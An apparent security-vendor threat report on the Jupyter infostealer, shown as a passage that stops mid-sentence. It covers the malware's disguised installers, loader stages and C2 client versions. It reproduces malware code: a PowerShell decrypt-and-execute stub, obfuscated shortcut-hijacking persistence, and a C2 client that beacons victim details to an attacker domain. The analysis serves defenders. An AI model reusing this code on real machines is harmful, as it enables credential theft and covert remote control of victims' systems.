
MORPHISEC
Moving Target Defense



THREAT PROFILE

JUPYTER INFOSTEALER

INTRODUCTION

An Infostealer is a trojan that is designed to gather and exfiltrate private and sensitive information from a target system. There is a large variety of info stealers active in the wild, some are independent and some act as a modular part of a larger task such as a Banking Trojan (Trickbot) or a RAT.

Infostealers are usually lightweight and stealthy payloads that do not have persistence or propagation (get-in and get-out) capabilities. This type of trojan is particularly difficult to detect as it leaves an extremely small footprint.

During what began as a routine incident response process, Morphisec has identified (and prevented) a new .NET infostealer variant called **Jupyter**. Morphisec discovered this variant as part of assisting a higher education customer in the U.S. with their incident response.

Jupyter is an infostealer that primarily targets Chromium, Firefox, and Chrome browser data. However, its attack chain, delivery, and loader demonstrate additional capabilities for full backdoor functionality. These include:

- a C2 client
- download and execute malware
- execution of PowerShell scripts and commands
- hollowing shellcode into legitimate windows configuration applications.

Jupyter's attack chain typically starts with a downloaded zip file that contains an installer, an executable that usually impersonates legitimate software such as Docx2Rtf. Some of these installers have maintained 0 detections in VirusTotal over the last 6 months, making it exceptional at bypassing most endpoint security scanning controls.

Upon execution of the installer, a .NET C2 client (Jupyter Loader) is injected into a memory. This client has a well defined communication protocol, versioning matrix, and has recently included persistence modules.

The client then downloads the next stage, a PowerShell command that executes the in-memory Jupyter .NET module. Both of the .Net components have similar code structures, obfuscation, and unique UID implementation. These commonalities indicate the development of an end to end framework for implementing the Jupyter Infostealer.


Morphisec has monitored a steady stream of forensic data to trace multiple versions of Jupyter starting in May 2020. While many of the C2s are no longer active, they consistently mapped to Russia when we were able to identify them.

This is not the only piece of evidence that this attack is likely Russian in origin. First, there is the noticeable Russian to English misspelling of the planet name. Additionally, Morphisec researchers ran a reverse Google Image search of the C2 admin panel image and were not surprised to find the exact image on Russian-language forums.

This report details the changes and evolution of the Jupyter infostealer and its backdoor component.

INNO SETUP ATTACK PHASE

Inno Setup, a free software-script driven installation system with many legitimate uses, is leveraged as the first stage of the attack. The Inno Setup executable usually comes as a zipped file and has a low detection rate in VirusTotal.



One engine detected this file

0aae14690384d12ab9c876727c08333f20499433efffce17d1c14eeacfde50fe

5.33 MB Size


2020-11-04 01:24:18 UTC 1 day ago

checks-network-adapters checks-user-input detect-debug-environment direct-cpu-clock-access overlay peexe runtime-modules signed

Figure 1: Inno Setup’s detection in Virus Total.

In order to deceive the victim, and convince them to open the executable, it uses Microsoft Word icons and names, such as:

- The-Electoral-Process-Worksheet-Key.exe
- Mathematical-Concepts-Precalculus-With-Applications-Solutions.exe
- Excel-Pay-Increase-Spreadsheet-Turotial-Bennett.exe
- Sample-Letter-For-Emergency-Travel-Document



No engines detected this file

d2aa67a5dce6a27dd56222210efd6388ceeb06be9f53b99282d111a18298a39c

114.10 MB Size

2020-11-11 01:05:56 UTC a moment ago

checks-user-input direct-cpu-clock-access long-sleeps overlay peexe runtime-modules signed

Antivirus results on 2020-11-11T01:05:56


Previous Analyses

2020-11-05T04:33:13 0 / 69

2020-11-11T01:05:56 0 / 69

Figure 2: Detection antivirus results.

When running, the installer executes legitimate tools such as Docx2Rtf, Magix Photo Manager (view and edit photos), etc. In the background it drops two files to a temporary directory. One file is a PowerShell script that is executed by the malicious installer. This PowerShell script reads the second file, and then decrypts and runs it as the next stage.




```
$p='C:\Users\john\AppData\Local\Temp\c944d011d0adbf1d42ea41bf42949631.txt';
$xk='ZleyoPSJVRHxIWGgnjbYmKUOvfQTsqMXhCtpzkdirBELcaDNwuAF';
$xb=[System.Convert]::FromBase64String([System.IO.File]::ReadAllText($p));
remove-item $p;
for($i=0;$i -lt $xb.count;){
    for($j=0;$j -lt $xk.length;$j++){
        $xb[$i]=$xb[$i] -bxor $xk[$j];
        $i++;
        if($i -ge $xb.count){
            $j=$xk.length
        }
    }
};
$xb=[System.Text.Encoding]::UTF8.GetString($xb);
iex $xb;
```

Figure 3: The PowerShell script.

When running, the installer executes legitimate tools such as Docx2Rtf, Magix Photo Manager (view and edit photos), etc.

The decoded PowerShell drops two files in a random directory in the Application Data Folder. Once again, one file is responsible for decrypting the other. This time it's a CMD batch script that executes PowerShell to decrypt the in-memory managed .NET assembly and run it.

Additionally, it uses the PoshC2 persistence method in newer versions of the installer. It creates a LNK file and places it directly in the Windows startup folder for persistence.



```
$adb867cecba484b0ffc9779153819='@"%AppDaTa%\MiCRosOFt\'+$a69e23640e64db84c576d7a0a9c45+'\'+$ae7c850cd1048687f755f1e25e285+'.cmd"';
$a0e0fd7a4004e1a004c55595be01b=Get-chiLDiTem -patH "$eNv:UseRPrOFiLe\deSKTop\" -FilteR '*.lnk'|WhEre-Object { $_.AtTRibUTes -Ne "dIrECtoRy"}|SeLect -EXpandprOpERty
FuLLNAME;
$a9b56cde6ce4ea894d19f0f4f699f=GEt-cHIlDItEM -pATH "$enV:USeRprOfiLE\..\public\DEskTOp\" -fILTEr '*.lNK'|whEre-OBJeCt { $_.ATTriButES -nE "DIrECTorY"}|sELECt -
eXpanDpRopErTY FuLlNAME;
$a0e0fd7a4004e1a004c55595be01b=$a0e0fd7a4004e1a004c55595be01b+$a9b56cde6ce4ea894d19f0f4f699f;
FoREacH($a7d2efddb0e431b9f54620b2a8e1d In $a0e0fd7a4004e1a004c55595be01b){
    TRy{
        $a7d2efddb0e431b9f54620b2a8e1d=$a88e256d7c0440962b50809dd97fc.CreatEsHorTCut($a7d2efddb0e431b9f54620b2a8e1d);
        $a8e3a32e1494ccab92becbb9886ff=$a7d2efddb0e431b9f54620b2a8e1d.targEtpaTh;
        $a57b604f9674019b99d504284cd0c=$a8e3a32e1494ccab92becbb9886ff;
        IF(($a8e3a32e1494ccab92becbb9886ff -lIke '*cmD.eXe*') -Or (-not ($a8e3a32e1494ccab92becbb9886ff -like '*\*.*')) -OR (-NoT (Test-PAth
        $a8e3a32e1494ccab92becbb9886ff)) -Or ($a7d2efddb0e431b9f54620b2a8e1d.aRguMentS.lEnGth -gt 0)){
            $a7d2efddb0e431b9f54620b2a8e1d.SAvE()
        }ElSE{
        $a7d2efddb0e431b9f54620b2a8e1d.TaRGetPATH='Cmd';
        $a7d2efddb0e431b9f54620b2a8e1d.arGuMENTS='/C @sTArt "" "'+$a8e3a32e1494ccab92becbb9886ff+'" && '+$adb867cecba484b0ffc9779153819;
        $a7d2efddb0e431b9f54620b2a8e1d.windOwstYle=7;
        $a7d2efddb0e431b9f54620b2a8e1d.icOnLocATiOn=$a57b604f9674019b99d504284cd0c;
        $a7d2efddb0e431b9f54620b2a8e1d.SaVe();
        }
    }FiNAllY{}
}
```

Figure 4: PoshC2 persistency

C2 JUPYTER CLIENT

INTRODUCTION

As mentioned previously, Jupyter's client is a highly maintained component. Progressively upgraded versions have been leveraged over the last five to six months, and Morphisec researchers have identified more than nine version upgrades in a single month. The following analysis will cover the different updates that were introduced to the protocol, unique ID computation, and the various capabilities that have been added and removed.


VERSIONS:

DN-DN/1.2:

Creation date: 2020-05-11

SHA-1: 26AF2E85B0A50BF2352D46350744D4997448E51D


This was the first version seen in the wild. It holds the C2 address and its version as variables and collects information from the infected machine such as: Computer name, OS version, architecture, permissions, UID.



```
string hwid = M.GetHWID();
string s = string.Concat(new string[]
{
    "{\"hwid\":\"",
    hwid,
    "\",\"pn\":\"",
    M.GetComputerName(),
    "\",\"os\":\"",
    M.GetWinVersion(),
    "\",\"x\":\"",
    M.Is64x() ? "x64" : "x86",
    "\",\"prm\":\"",
    M.IsAdmin() ? "Admin" : "User",
    "\",\"ver\":\"DN-DN/1.2\"}"
});
string str = BitConverter.ToString(Encoding.UTF8.GetBytes(s)).Replace("-", "");
for (;;)
{
    try
    {
        string text = M.HexToString(M.ReqGET("http://on-offtrack.biz/gate?q=" + str));
        if (text != "idle" && text.IndexOf('|') > 0)
        {
            string text2 = text.Substring(0, text.IndexOf('|'));
            text = text.Substring(text.IndexOf('|') + 1);
            string text7 = text.Substring(0, 3);
            string text3 = text.Substring(text.IndexOf('"') + 1);
            text3 = text3.Substring(0, text3.IndexOf('"'));
            string text4 = text7;
            if (text4 != null)
            {
                if (!(text4 == "rpe"))
                {
                    if (!(text4 == "dnr"))
                    {
                        if (text4 == "psp")
                        {
                            string text5 = string.Concat(new object[]
```

Figure 5: Version DN-DN/1.2 of Jupyter.

The Unique Identifier (HWID) is generated based on the user name, computer name, and physical media serial number.




```
private static string GetHWID()
{
    string s = M.GetUserName() + M.GetComputerName() + M.GetHard();
    byte[] array = Encoding.UTF8.GetBytes(s);
    while (array.Length > 8)
    {
        int num7 = 0;
        while (num7 < array.Length - 1 && array.Length > 8)
        {
            byte[] array3 = array;
            int num8 = num7;
            int num10 = num8;
            array3[num10] ^= array[num7 + 1];
            byte[] array2 = new byte[array.Length - 1];
            int num9 = 0;
            for (int i = 0; i < array2.Length; i++)
            {
                if (num7 == num9)
                {
                    num9++;
                }
                array2[i] = array[num9];
                num9++;
            }
            array = array2;
            num7++;
        }
    }
    return BitConverter.ToString(array).Replace("-", "");
}
```

Figure 6: How the Unique ID is generated.

The information is converted to bytes and sent as part of the GET request. The version of the loader that is used is based on information about the victim. The options for the next stage are:

